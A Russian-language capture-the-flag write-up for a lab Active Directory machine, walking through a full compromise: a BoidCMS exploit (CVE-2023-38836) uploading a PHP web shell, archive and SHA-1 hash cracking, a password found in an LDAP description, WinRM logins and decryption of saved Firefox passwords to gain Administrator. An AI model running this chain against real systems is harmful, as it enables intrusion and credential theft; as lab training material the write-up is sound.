foundation

CG :: Основа

Название: `Основа`
Категория: `Active Directory`

Сложность: `Сложная`
Очки: `2000`

Описание: `Но часто именно таков путь деяний, изменяющих устройство мира: маленькие руки делают то, что могут, в то время как глаза великих устремлены в другие места.`
Теги: `ActiveDirectory`

Приветствую!

Хинт: Здесь есть кое-что скрытое от глаз
Хинт2: Распространённое ПО не всегда стандартное


Начинаем с разведки

```bash
sudo nmap -vv -sV -O 192.168.1.34
```


```
Nmap scan report for 192.168.1.34
Host is up, received arp-response (0.0024s latency).
Scanned at 2024-01-18 09:59:24 MSK for 40s
Not shown: 986 closed tcp ports (reset)
PORT     STATE SERVICE      REASON          VERSION
53/tcp   open  domain       syn-ack ttl 128 Simple DNS Plus
80/tcp   open  http         syn-ack ttl 128 Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.2.4)
88/tcp   open  kerberos-sec syn-ack ttl 128 Microsoft Windows Kerberos (server time: 2024-01-18 06:59:29Z)
135/tcp  open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
139/tcp  open  netbios-ssn  syn-ack ttl 128 Microsoft Windows netbios-ssn
389/tcp  open  ldap         syn-ack ttl 128 Microsoft Windows Active Directory LDAP (Domain: codeby.cdb, Site: Defau
lt-First-Site-Name)
443/tcp  open  ssl/http     syn-ack ttl 128 Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.2.4)
445/tcp  open  microsoft-ds syn-ack ttl 128 Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: CODEBY)
464/tcp  open  kpasswd5?    syn-ack ttl 128
593/tcp  open  ncacn_http   syn-ack ttl 128 Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped   syn-ack ttl 128
3268/tcp open  ldap         syn-ack ttl 128 Microsoft Windows Active Directory LDAP (Domain: codeby.cdb, Site: Defau
lt-First-Site-Name)
3269/tcp open  tcpwrapped   syn-ack ttl 128
5357/tcp open  http         syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 08:00:27:B4:6F:CF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 2016
OS CPE: cpe:/o:microsoft:windows_server_2016
OS details: Microsoft Windows Server 2016 build 10586 - 14393
```

Active Directory и поднят Apache веб сервер
Добавим в hosts - `echo '192.168.2.11 foundation' | sudo tee -a /etc/hosts`


Откроем браузер и посмотрим что на сайте
Видим некий BoidCMS



Open source файловая CMS - https://github.com/BoidCMS/BoidCMS/
Поищем эксплоиты, телеграм бот умеет искать



https://www.exploit-db.com/exploits/51741
Находим скрипт на питоне для CVE2023-38836
Позволяет выполнить удаленный код для аутентифицированного пользователя





```
#!/usr/bin/python3
# Exploit Title: BoidCMS v2.0.0 - authenticated file upload vulnerability
# Date: 08/21/2023
# Exploit Author: 1337kid
# Vendor Homepage: https://boidcms.github.io/#/
# Software Link: https://boidcms.github.io/BoidCMS.zip
# Version: <= 2.0.0
# Tested on: Ubuntu
# CVE : CVE-2023-38836
```

Учетных данных у нас нет, поищем стандартные креды

В инструкции по установке - https://boidcms.github.io/#/install

Находим то что надо



Скачиваем эксплоит и пробуем провести атаку

```
wget https://www.exploit-db.com/raw/51741
mv 51741 CVE-2023-38836.py
python3 CVE-2023-38836.py -h
```

```
➜  ~/Desktop python3 CVE-2023-38836.py -h
usage: CVE-2023-38836.py [-h] [-u URL] [-l USER] [-p PASSWD]

Exploit for CVE-2023-38836

options:
  -h, --help            show this help message and exit
  -u URL, --url URL     website url
  -l USER, --user USER  admin username
  -p PASSWD, --passwd PASSWD
                        admin password
➜  ~/Desktop
```

```
python3 CVE-2023-38836.py -u http://192.168.2.11 -l admin -p password
```

```
➜  ~/Desktop python3 CVE-2023-38836.py -u http://192.168.1.34 -l admin -p password
Shell uploaded to "http://192.168.1.34/media/shell.php"
cmd >> whoami
dGIF89a;
codeby\apache

cmd >> dir
GIF89a;

cmd >> dir
GIF89a;
 Volume in drive C has no label.
 Volume Serial Number is 743C-3B43

 Directory of C:\xampp\htdocs\media

18.01.2024  10:14    <DIR>          .
18.01.2024  10:14    <DIR>          ..
18.01.2024  10:14                37 shell.php
               1 File(s)             37 bytes
               2 Dir(s)  29♦168♦492♦544 bytes free

cmd >>
```


В корне диска есть директория IT-support и внутри файлик - `C:\IT-support\members.rar`
Скачаем и посмотрим что там. Копируем в папку веб сервера и скачиваем через браузер

```
copy C:\IT-support\members.rar C:\xampp\htdocs\memb.rar
```

Ломаем архив

```
rar2john members.rar > rar.hash
john --wordlist=rockyou.txt rar.hash
```


Файл у нас .xlsm, значит эксель с макросом, посмотрим что внутри



Находим логин юзера и захешированный пароль
Необходимо определить тип хеша


`ID=veronika.sultanova; Password=70958f054f29d58866e982e467867ad4b8b06caf`

Используем утилиту Name That Hash



SHA-1 Hashcat 100 Ставим на брут

```
.\hashcat.exe -m 100 .\1.txt -a 0 .\rockyou.txt
```



Успех

`veronika.sultanova : Sammy123..`

Собираем информацию через LDAP

```
crackmapexec ldap foundation.codeby.cdb -d CODEBY -u 'veronika.sultanova' -p 'Sammy123..' --kdcHost 192.168.2.11 -M user-desc
```

Найдем засвеченный пароль в поле Description пользователя mikhail.larionov - Description: Set password to P&M4ever

Пробуем подключиться через WinRM

```
evil-winrm -i 192.168.2.11 -u mikhail.larionov -p 'P&M4ever'
```

```
→  ~/Desktop evil-winrm -i 192.168.1.34 -u mikhail.larionov -p 'P&M4ever'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() fu
ted on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#F
n

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\mikhail.larionov\Documents> whoami
codeby\mikhail.larionov
*Evil-WinRM* PS C:\Users\mikhail.larionov\Documents> cat ../Desktop/user.txt
Cannot find path 'C:\Users\mikhail.larionov\Desktop\user.txt' because it does not exist.
At line:1 char:1
+ cat ../Desktop/user.txt
+ ~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Users\mikhai ... esktop\user.txt:String) [Get-Co
Exception
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetContentCommand
*Evil-WinRM* PS C:\Users\mikhail.larionov\Documents> cat ../Desktop/user.txt
CODEBY{F0undation_beg1n
*Evil-WinRM* PS C:\Users\mikhail.larionov\Documents>
```

Посмотрим список установленного ПО - `reg query HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall`

```
*Evil-WinRM* PS C:\Users\mikhail.larionov\Documents> reg query HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current
Version\Uninstall

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\AddressBook
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Connection Manager
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\DirectDrawEx
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\DXM_Runtime
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Fontcore
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\IE40
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\IE4Data
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\IE5BAKEX
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\IEData
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\MobileOptionPack
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Mozilla Firefox 121.0.1 (x64 ru)
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\MozillaMaintenanceService
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\MPlayer2
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Oracle VM VirtualBox Guest Additions
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\SchedulingAgent
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\WIC
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\xampp
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\{1CA7421F-A225-4A9C-B320-A36981A2B789}
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\{5D074E8F-2F7E-4EC7-AFDB-0A57AFFB387A}
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\{9BCA2118-F753-4A1E-BCF3-5A820729965C}
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\{C31777DB-51C1-4B19-9F80-38EF5C1D7C89}
*Evil-WinRM* PS C:\Users\mikhail.larionov\Documents>
```

ФФ не стандарт, возможно в профиле есть сохранённые логины и пароли

`ls C:\Users\mikhail.larionov\AppData\Roaming\Mozilla\Firefox\Profiles\`

Профили есть

```
*Evil-WinRM* PS C:\Users\mikhail.larionov\Documents> ls C:\Users\mikhail.larionov\AppData\Roaming\Mozilla\Firefox\Pr
ofiles\


    Directory: C:\Users\mikhail.larionov\AppData\Roaming\Mozilla\Firefox\Profiles


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/11/2024   5:04 PM                g0yhslhs.default
d-----         1/11/2024   5:08 PM                l20xq14l.default-release


*Evil-WinRM* PS C:\Users\mikhail.larionov\Documents>
```

Скачаем рекурсивно, добавим в архив и зальем на локальный компутер

```
*Evil-WinRM* PS C:\temp> rm profile.zip
*Evil-WinRM* PS C:\temp> Get-ChildItem -Path C:\Users\mikhail.larionov\AppData\Roaming\Mozilla\Firefox\Pr
ofiles\l20xq14l.default-release -Recurse | Compress-Archive -DestinationPath C:\Temp\profile.zip
*Evil-WinRM* PS C:\temp> ls


    Directory: C:\temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         1/11/2024   5:32 PM       59476616 profile.zip


*Evil-WinRM* PS C:\temp> download profile.zip

Info: Downloading C:\temp\profile.zip to profile.zip
Progress: 18% : |▓▓▓▓▓▓▓▓▓▓▓▓|
```

Находим декриптор паролей ФФ и указываем нашу локально распакованную папку

`python firefox_decrypt.py ~/Desktop/asd`

```
➜  ~/Desktop/firefox_decrypt git:(main) python3 firefox_decrypt.py ~/Desktop/asd
2024-01-11 17:36:37,486 - WARNING - profile.ini not found in /home/exited3n/Desktop/asd
2024-01-11 17:36:37,486 - WARNING - Continuing and assuming '/home/exited3n/Desktop/asd' is a profile loc
ation

Website:   http://foundation
Username: 'Administrator'
Password: 'Found_glory33$'
➜  ~/Desktop/firefox_decrypt git:(main)
```

```
➜  ~/Desktop/firefox_decrypt git:(main) python firefox_decrypt.py ~/Desktop/asd
2024-01-18 14:50:58,830 - WARNING - profile.ini not found in /home/exited3n/Desktop/asd
2024-01-18 14:50:58,830 - WARNING - Continuing and assuming '/home/exited3n/Desktop/asd' is a profile location

Website:   http://foundation
Username: 'Administrator'
Password: 'Found_glory33$'
➜  ~/Desktop/firefox_decrypt git:(main) evil-winrm -i 192.168.1.34 -u Administrator -p 'Found_glory33$'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemen
ted on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completio
n

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ../Desktop/root.txt
_n3w_w0rld}
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

До новых встреч!